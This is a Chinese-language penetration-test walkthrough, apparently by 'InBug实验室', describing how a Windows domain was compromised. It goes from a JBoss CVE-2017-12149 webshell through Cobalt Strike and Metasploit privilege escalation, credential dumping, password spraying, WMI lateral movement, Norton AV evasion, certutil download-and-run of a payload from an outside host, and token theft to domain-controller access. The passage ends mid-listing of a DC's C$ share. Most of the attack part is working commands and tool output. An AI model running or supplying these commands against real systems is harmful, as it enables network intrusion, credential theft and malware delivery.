


如何打穿几千台机器的内网域渗透？当然是靠 WMI 横向移动了

前言

首先是发现了一个 CVE-2017-12149：




访问 <http://inbug.org:9090/status> 发现有日志，已经被上传了 webshell：



那么就用别人的把：http://inbug.org:9090/jexws4/jexws4.jsp?ppp=whoami




通过 powershell 上线到 Cs:





发现几百个补丁提权无果:



Metasploit 特权提权

随后把 CS 的 Beacon 互传到了 MSF:

MSF:


use exploit/multi/handler

set payload windows/meterpreter/reverse_http

CS:

创建监听器 windows/foreign/reverse_http

执行监听器 spawn msf



然后通过 MSF 的提权检测找到了几个 exp：

```
run post/multi/recon/local_exploit_suggester
```

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.226.0.108 - Collecting local exploits for x64/windows...
[*] 10.226.0.108 - 28 exploit checks are being tried...
[+] 10.226.0.108 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.226.0.108 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
meterpreter >
```

InBug实验室

然后利用模块尝试提权：

```
exploit/windows/local/bypassuac_sdclt
```

```
msf6 exploit(windows/local/bypassuac_sdclt) > run

[*] Started reverse TCP handler on 10.10.10.10:5555
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[!] UAC set to DoNotPrompt - using ShellExecute "runas" method instead
[*] Uploading rENXPmm.exe - 7168 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (200262 bytes) to 10.10.10.10
[*] Meterpreter session 3 opened (10.10.10.10:5555 -> 10.10.10.10:63784) at 2021-08-20 10:10:10

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

InBug实验室

发现用户身份没变，但是当前特权变了：

```
meterpreter > getprivs

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeMachineAccountPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
```

 InBug实验室

直接 getsystem 提权到 SYSTEM:

```
meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[msf] 0:ruby*
```

 InBug实验室

最后利用 SYSYEM 把 shell 传到 Cs:

```
MSF:
background
use exploit/windows/local/payload_inject
set payload windows/meterpreter/reverse_http
set session 3
run

CS:
windows/beacon_http/reverse_http
```

```
msf6 exploit(windows/local/payload_inject) > run


[-] Handler failed to bind to [REDACTED]:80
[-] Handler failed to bind to 0.0.0.0:80
[*] Running module against [REDACTED] SERVER2
[*] Spawned Notepad process 6472
[*] Injecting payload into 6472
[*] Preparing 'windows/meterpreter/reverse_http' for PID 6472
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/payload_inject) > | InBug实验室
[msf] 0:ruby*
```

external	internal	listener	user	computer	note	process	pid	arch	last
	10.226.0.108	http-ip	tadmin	SERVER2	Bid: 1038871382 NT: 6.2	http.exe	4624	x64	314ms
	10.226.0.108	http-in	tadmin	SERVER2	Bid: 868982626 NT: 6.2	http.exe	5040	x64	433ms
	10.226.0.108	http-ip	tadmin *	SERVER2	Bid: 2133998066 NT: 6.3	notepad.exe	6472	x86	44s
	10.226.0.108	http-ip	tadmin *	SERVER2	Bid: 1460899714 NT: 6.3	notepad.exe	6572	x64	


```
beacon> getsystem
[*] Tasked beacon to get SYSTEM
[+] host called home, sent: 2355 bytes
[+] Impersonated NT AUTHORITY\SYSTEM

InBug实验室
```

当前权限就可以抓密码了:



既然当前 beacon 不是 SYSYEM，而且有了本地管理员的账号 hash 和明文，直接本地 psexec 利用本地 administrator 的密码上线：






内网横向移动

这个时候发现就是一个 SYSTEM 的 Beacon 会话了！但是发现没有域管的进程，结果只能另寻他路！然后用抓到的密码去喷射域内其他主机：




然后可以横向 wmi：

```
proxychains python3 wmiexec.py -shell-type cmd administrator:password@10.226.0.108 -codec gbk
```



Bypass 诺顿 AV 上线到 CobaltStrike


之后发现 10.226.0.156 有一个域管的进程：tasklist /v



然后还有诺顿 AV：




使用 InScan 的 ShllCode 免杀功能 做了一下免杀






然后让目标下载我们的 exe，通过 certutil 下载我们的 exe：

```
certutil.exe -urlcache -split -f http://inbug.org:80/download/main.exe
```



然后运行发现有问题：



exe 编码成 txt：

```
certutil -encode main.exe main.txt
```




然后目标下载 txt 然后解码再运行：

```
certutil.exe -urlcache -split -f http://inbug.org:80/download/main.txt
```


```
certutil -decode main.txt main.exe
```

直接上线到 Cs：








先 getsystem 提权到 SYSYEM:



令牌窃取拿到域管

窃取域管的进程:





随后查询域控 IP:

```
beacon> shell net group "Domain Controllers" /domain
[*] Tasked beacon to run: net group "Domain Controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
The request will be processed at a domain controller for domain inbug.org.

Group name      Domain Controllers
Comment         All domain controllers in the domain

Members

-----
-
xxADC01$      192.168.101.4
xxxxN024$     192.168.0.20
xxxGN042$     192.168.0.154
xxxGN043$     192.168.0.19
xxxGN052$     192.168.0.14
xxxGN053$     192.168.0.31
xxSERVER1$    10.226.0.150
xxPSERVER116$ 10.225.241.149
xxSERVER400$   192.168.105.5
xxSERVER401$   192.168.105.6
xxSERVER505$   10.231.1.15
xxSERVER506$   10.232.55.60
xxSERVER600$   10.227.69.108
xxSERVER813$   10.225.240.16
The command completed successfully.
```

```

beacon> shell dir \\192.168.0.20\c$
[*] Tasked beacon to run: dir \\192.168.0.20\c$
[+] host called home, sent: 52 bytes
[+] received output:
Volume in drive \\192.168.0.20\c$ has no label.
Volume Serial Number is 44CF-CCEE

Directory of \\192.168.0.20\c$

